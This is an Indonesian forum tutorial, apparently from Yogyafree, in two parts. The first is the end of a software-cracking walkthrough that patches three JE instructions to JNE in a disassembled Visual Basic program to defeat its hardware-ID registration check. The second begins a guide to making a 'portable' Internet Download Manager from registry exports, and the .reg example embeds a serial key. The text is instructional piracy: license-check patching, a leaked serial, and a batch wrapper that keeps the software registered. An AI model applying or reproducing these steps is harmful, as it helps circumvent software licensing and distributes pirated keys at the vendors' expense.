UNICODE ":\\" 
UNICODE "Validasi Gagal"
UNICODE "Hardware ID komputer ini (HardDrive) tidak sama dengan hardware ID kompu
UNICODE "Validasi Gagal"
UNICODE "Hardware ID komputer ini (Username) tidak sama dengan hardware ID komput
UNICODE "Validasi Gagal"
UNICODE "Hardware ID komputer ini (Registration code) tidak sama dengan hardware
UNICODE "Informasi"
UNICODE "catzsza"
UNICODE "setting"
UNICODE "registrasi"
UNICODE "nama"
UNICODE "regocode"
UNICODE "catz"
UNICODE "oz"
UNICODE "77.dll"
UNICODE "oz"
```

Ternyata ada 3, jadi ketiganya harus d modifikasi. Klik n rubah satu2.

Yg pertama :

```
0F94C2 SETE DL
F7DA NEG EDX
66:0B55 D4 OR DX,WORD PTR SS:[EBP-2C]
66:8995 2CFFFFFF MOV WORD PTR SS:[EBP-D4],DX
8D4D BC LEA ECX,WORD PTR SS:[EBP-44]
FF15 C4545500 CALL DWORD PTR DS:[<&MSUBUM50._vbaFreeObj]
0FBF85 2CFFFFFF MOVSX EAX,WORD PTR SS:[EBP-D4]
85C0 TEST EAX,EAX
74 05 JE SHORT 00477DC6
E9 AA000000 JMP 00477DC6
> C745 FC 14000000 MOU DWORD PTR SS:[EBP-4],14
C745 84 04000280 MOU DWORD PTR SS:[EBP-7C],800200
C785 7CFFFFFF 0A MOU DWORD PTR SS:[EBP-84],0A
C745 94 04000280 MOU DWORD PTR SS:[EBP-6C],800200
C745 8C 0A000000 MOU DWORD PTR SS:[EBP-74],0A
C785 64FFFFFF D45 MOU DWORD PTR SS:[EBP-9C],004259D UNICODE "Validasi Gagal"
C785 5CFFFFFF 088 MOU DWORD PTR SS:[EBP-A4],8
8D95 5CFFFFFF LEA EDX,WORD PTR SS:[EBP-A4]
8D40 9C LEA ECX,WORD PTR SS:[EBP-64]
FF15 64545500 CALL DWORD PTR DS:[<&MSUBUM50._vbaVarDup]
C785 74FFFFFF D05 MOU DWORD PTR SS:[EBP-8C],004258D UNICODE "Hardware ID komputer ini (H
C785 64FFFFFF 088 MOU DWORD PTR SS:[EBP-9C],8
```

Ganti JE menjadi JNE ; JE : Jump if Equal, JNE : Jump if Not Equal (jadi ganti kebalikannya saja)

Yg Kedua :



8040 BC	LEA ECX, DWORD PTR SS:[EBP-44]	MSVBUM50.__vbaFreeObj
FF15 C4545500	CALL DWORD PTR DS:[&MSVBUM50.__vbaFreeObj]	
0FBFB85 2CFFFFFF	MOVsx EAX, WORD PTR SS:[EBP-04]	
8050	TEST EAX, EAX	
74 05	JE SHORT 00477F4F	
E9 AA000000	JMP 00477F4F	
C745 FC 19000000	MOV DWORD PTR SS:[EBP-4], 19	
C745 84 04000280	MOV DWORD PTR SS:[EBP-7C], 8002000	
C785 7CFFFFFF 0A0	MOV DWORD PTR SS:[EBP-84], 0A	
C745 94 04000280	MOV DWORD PTR SS:[EBP-6C], 8002000	
C745 8C 0A000000	MOV DWORD PTR SS:[EBP-74], 0A	
C785 64FFFFFF D45	MOV DWORD PTR SS:[EBP-9C], 004259D	UNICODE "Validasi Gagal"
5CFFFFFF 080	MOV DWORD PTR SS:[EBP-A4], 8	
8095 5CFFFFFF	LEA EDX, DWORD PTR SS:[EBP-A4]	
8040 9C	LEA ECX, DWORD PTR SS:[EBP-64]	
FF15 64545500	CALL DWORD PTR DS:[&MSVBUM50.__vbaVarDup]	MSVBUM50.__vbaVarDup
C785 74FFFFFF 145	MOV DWORD PTR SS:[EBP-8C], 00425A1	UNICODE "Hardware ID komputer ini (Username)"
6CFFFFFF 080	MOV DWORD PTR SS:[EBP-94], 8	
8095 6CFFFFFF	LEA EDX, DWORD PTR SS:[EBP-94]	
8040 AC	LEA ECX, DWORD PTR SS:[EBP-54]	
FF15 64545500	CALL DWORD PTR DS:[&MSVBUM50.__vbaVarDup]	MSVBUM50.__vbaVarDup
8080 7CFFFFFF	LEA ECX, DWORD PTR SS:[EBP-84]	
51	PUSH ECX	
8055 8C	LEA EDX, DWORD PTR SS:[EBP-74]	

Yg Ketiga :

0FBFB85 2CFFFFFF	MOVsx EAX, WORD PTR SS:[EBP-04]	
8050	TEST EAX, EAX	
74 05	JE SHORT 004780D8	
E9 AA000000	JMP 004780D8	
C745 FC 1E000000	MOV DWORD PTR SS:[EBP-4], 1E	
C745 84 04000280	MOV DWORD PTR SS:[EBP-7C], 8002000	
C785 7CFFFFFF 0A0	MOV DWORD PTR SS:[EBP-84], 0A	
C745 94 04000280	MOV DWORD PTR SS:[EBP-6C], 8002000	
C745 8C 0A000000	MOV DWORD PTR SS:[EBP-74], 0A	
C785 64FFFFFF D45	MOV DWORD PTR SS:[EBP-9C], 004259D	UNICODE "Validasi Gagal"
5CFFFFFF 080	MOV DWORD PTR SS:[EBP-A4], 8	
8095 5CFFFFFF	LEA EDX, DWORD PTR SS:[EBP-A4]	
8040 9C	LEA ECX, DWORD PTR SS:[EBP-64]	
FF15 64545500	CALL DWORD PTR DS:[&MSVBUM50.__vbaVarDup]	MSVBUM50.__vbaVarDup
C785 74FFFFFF C85	MOV DWORD PTR SS:[EBP-8C], 00425BC	UNICODE "Hardware ID komputer ini (Registrasi)"
6CFFFFFF 080	MOV DWORD PTR SS:[EBP-94], 8	
8095 6CFFFFFF	LEA EDX, DWORD PTR SS:[EBP-94]	
8040 AC	LEA ECX, DWORD PTR SS:[EBP-54]	
FF15 64545500	CALL DWORD PTR DS:[&MSVBUM50.__vbaVarDup]	MSVBUM50.__vbaVarDup
8080 7CFFFFFF	LEA ECX, DWORD PTR SS:[EBP-84]	

Setelah ketiga2 nya d ganti, trus kopi all modification n backup file tersebut. Sama seperti langkah2 awal d atas.

N terus kita coba masukan registrasinya.



Selamat, anda telah berhasil melakukan cracking software.

#####

Ilmu Akan Bermanfaat

Bila Membiasakan

Untuk Saling Berbagi

From Ane Minuz (**Lampung City**)

#####

Thanks :

Allah SWT n Muhammad SAW

Almamater tercinta : **Himatro Unila** (Alumni)

Yogyafree : Buat **Mas Hartono**, Thanks CD-DVD nya.

X-CODE smuanya.

Buat INTERNISTI

TUTORIAL MEMBUAT SOFTWARE PORTABLE I

Ane Minuz (joeoniedie@yahoo.com)



Ini Artikelku yg ke-3, yang aku kirim ke yogyafree.

Dsini aq akan mencoba untuk memberikan tutorial tentang cara membuat software portable yang I.

Untuk portable yg akan saya berikan ini masih ada kelemahan, dimana kalo registrynya di disable / dimatikan sama administrator, maka software ini akan tetap trial, karena tutorial ini akan mengeksport registry secara manual.

Sedangkan untuk tutorial portable selanjutnya, walaupun registry dah dimatikan admin, tetap akan terekspor ke registry.

Seperti biasa Alat dan Bahan :

1. Disini kita akan mencoba membuat software portable untuk Internet Download Manager v5.09 build 5. (Terbaru coy)
www.internetdownloadmanager.com
2. Aicon119, untuk mengekstrak icon dari software aslinya.
3. SysTracer v1.0, untuk melihat perubahan registry/file sebelum dan setelah penginstalan. Sehingga bisa d bandingkan.
4. Quick Batch File Compiler v2.1.5.0, untuk mengkompile “.bat” menjadi “.exe”.
5. Winrar
6. Camilan juga boleh, biar gak suntuk.
7. Semangat yang seperlunya.

“Link tempat download toolnya, lihat paling bawah tutor..... “


Overview tentang ni software:

Internet Download Manager v5.09 build 5, merupakan software yg berguna untuk mendownload software, games, cd, dvd and mp3 music, movies, shareware dan freeware program dengan cepat, katanya sih sampe 500 %.


Ni software sering aku gunain buat download d warnet. Sorry buat warnet yg udah tak abisin bandwidthnya he...3.

Langkah-langkahnya:

Pertama-tama kita jalankan SysTracer v1.0 untuk melihat kondisi awal sebelum penginstalan. Klik take snapshot, tunggu beberapa saat smpai selesai.



Setelah selesai baru kita lakukan penginstalan software Internet Download Manager v5.09 build 5. Sampai proses registrasi (Full Version).




Hasilnya full version



Setelah berhasil full version, exit Download Manager v5.09 build 5.

Dan lakukan take snapshot yang kedua (pada SysTracer v1.0)


Untuk melihat perubahan setelah penginstalan, tunggu hingga selesai.




Setelah selesai dilakukan snapshot 1 dan ke 2, lakukan Compare.

Hasilnya :

Untuk Tab registry




Yang perlu diperhatikan biasanya Cuma HKEY_Current_User (HKCU) dan Cuma HKEY_Current_Machine (HKCM).




Kmudian Buka Start→Run→regedit (untuk melakukan exsport registry)

Untuk HKCU



Buat nama reg1.reg

Untuk HKCM



Buat nama reg2.reg

Contoh **reg2.reg**

Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Internet Download Manager]

"FName"="Ane"

"LName"="Minuz"

"Email"="joeonnedie@yahoo.com"

"Serial"="UDCNX-60FYR-UMVV6-LIKEU"

Trus buat unregnya, agar software yg kita jalankan tidak meninggalkan bekas d registry.

Lihat reg1.reg dan reg2.reg untuk membuat unreg.

Unreg.reg

Windows Registry Editor Version 5.00

[-HKEY_CURRENT_USER\Software\DownloadManager]


[-HKEY_LOCAL_MACHINE\SOFTWARE\Internet Download Manager]

****Supaya bisa digunakan untuk versi windows yg lama maka Windows Registry Editor Version 5.00 di ganti menjadi REGEDIT4**

Untuk tab files


Untuk tab file, yang dilihat hanya d drive c saja.

O iya, selain file aslinya, biasanya software tertentu juga mengcopy filenya ke windows or system32



Bisa dilihat diatas. Jadi kopikan hasilnya ke “contohnya buat folder IDM Portable”

Hasil yg d download spt ini:



Trus notepad isikan

regedit /s reg1.reg


regedit /s reg2.reg

IDMan.exe

regedit /s unreg.reg


Simpan dengan nama setup.bat

Maka Hasilnya spt ini :



Sbenarnya sampai sini sudah berhasil membuat portable, tapi biar lebih simple gk banyak filenya kita lanjutkan tutornya.....

